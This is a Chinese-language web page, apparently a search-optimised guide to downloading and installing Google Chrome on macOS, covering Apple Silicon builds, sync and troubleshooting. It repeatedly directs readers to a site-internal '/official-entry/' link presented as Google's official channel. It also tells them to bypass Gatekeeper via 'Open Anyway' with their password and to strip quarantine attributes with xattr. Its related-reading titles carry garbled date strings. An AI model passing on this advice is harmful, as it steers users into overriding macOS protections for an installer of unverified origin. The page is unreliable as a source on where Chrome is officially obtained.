寻找 2026 年适用于 macOS 的官方正版谷歌浏览器?本文为您提供详尽的下载、安装及排错指南。相较于 Windows 或移动端(Android、iOS),在 Mac 上配置 Chrome 需要注意苹果芯片适配及权限配置。通过官方通道获取包含最新安全补丁的稳定版,确保浏览器在多端同步与高效内核驱动下流畅运行。
对于 Mac 用户而言,选择正规渠道获取谷歌浏览器至关重要。本文深入解析 macOS 平台下的 Chrome 部署逻辑,助您避开各类安装陷阱。
在各类第三方软件站或不明来源的论坛中,Mac 版本的谷歌浏览器常常被植入恶意广告插件或旧版封装脚本。为了保障系统安全与隐私数据,强烈建议通过官方通道(访问 /official-entry/)获取适用于 macOS 的在线安装器。官方渠道不仅提供自动匹配 Apple Silicon(M系列芯片)与 Intel 架构的安装包,更能确保浏览器内置的安全浏览技术(Safe Browsing)实时生效,自动拦截已知的钓鱼网站和危险下载,每周定期更新防线。

打开浏览器进入官方入口页后,系统会自动识别您的 macOS 操作系统并提供对应架构的安装包(通常为 .dmg 格式)。下载完成后,在“访达”的“下载”文件夹中双击打开该文件,随后在弹出的窗口中,将 Google Chrome 图标直接拖拽至“应用程序(Applications)”文件夹快捷方式中。首次启动时,若弹出“来自互联网,您确定要打开吗?”的安全提示,只需点击“打开”即可完成初始化。整个过程保持了极简的苹果生态交互习惯,避免了复杂的命令行配置。
在实际使用中,部分用户在较新版本的 macOS 上安装时可能会遇到“无法打开,因为无法验证开发者”的报错。这通常是由于 macOS 的 Gatekeeper 安全策略拦截了非 Mac App Store 来源的应用。排查细节为:进入“系统设置” -> “隐私与安全性”,向下滚动找到安全性提示,点击“仍然打开”并输入 Mac 登录密码即可绕过限制。此外,针对苹果自研芯片,确保您下载的是原生 ARM64 架构版本,这能使 V8 引擎在执行 JavaScript 时发挥极致性能,显著降低网页加载时的内存与能耗负担。
完成 Mac 端安装并成功登录 Google 账号后,您之前在 Windows、Android 或 iOS 设备上保存的书签、历史记录、密码以及扩展程序将实现毫秒级实时同步。为了进一步提升日常办公效率,建议参考 /tips/ 页面中的常用设置,开启内存节省模式并合理配置隐私选项。通过官方通道获取的稳定版不仅能与移动端无缝互联,还可在长期的多任务处理中保持极佳的页面加载速度与内存占用平衡。
这通常是因为安装包在下载过程中出现不完整或网络中断。请前往官方下载入口(/official-entry/)重新获取最新的 macOS 安装镜像。若问题依旧,可尝试通过终端运行命令清除应用隔离属性(xattr),或者检查当前 macOS 系统版本是否满足最低运行要求。
打开谷歌浏览器后,在地址栏输入并访问 chrome://version。在弹出的版本信息页面中,查看架构一行。如果是 Apple Silicon 芯片的 Mac,应显示针对 ARM64 或 Mac 专用的架构标识,确保其并非通过 Rosetta 2 转运行,从而获得最佳性能。
多端同步依赖于登录同一个 Google 账号并开启同步开关。如果发现部分标签页未实时同步,建议检查各个设备的浏览器是否都更新到了当前稳定版本,并在设置的“同步和 Google 服务”中点击“重新同步”按钮来触发数据刷新。
想要获取各平台适配范围、安装包形态及系统要求的详细说明?立即访问谷歌浏览器官方下载入口(/official-entry/),安全、极速地获取正版客户端,开启多端无缝互联的高效体验。
相关阅读:谷歌浏览器 macOS 下载与安装指南 202610,谷歌浏览器 macOS 下载与安装指南 202610使用技巧,谷歌浏览器 202643 周效率实践清单:跨平台生产力通关指南
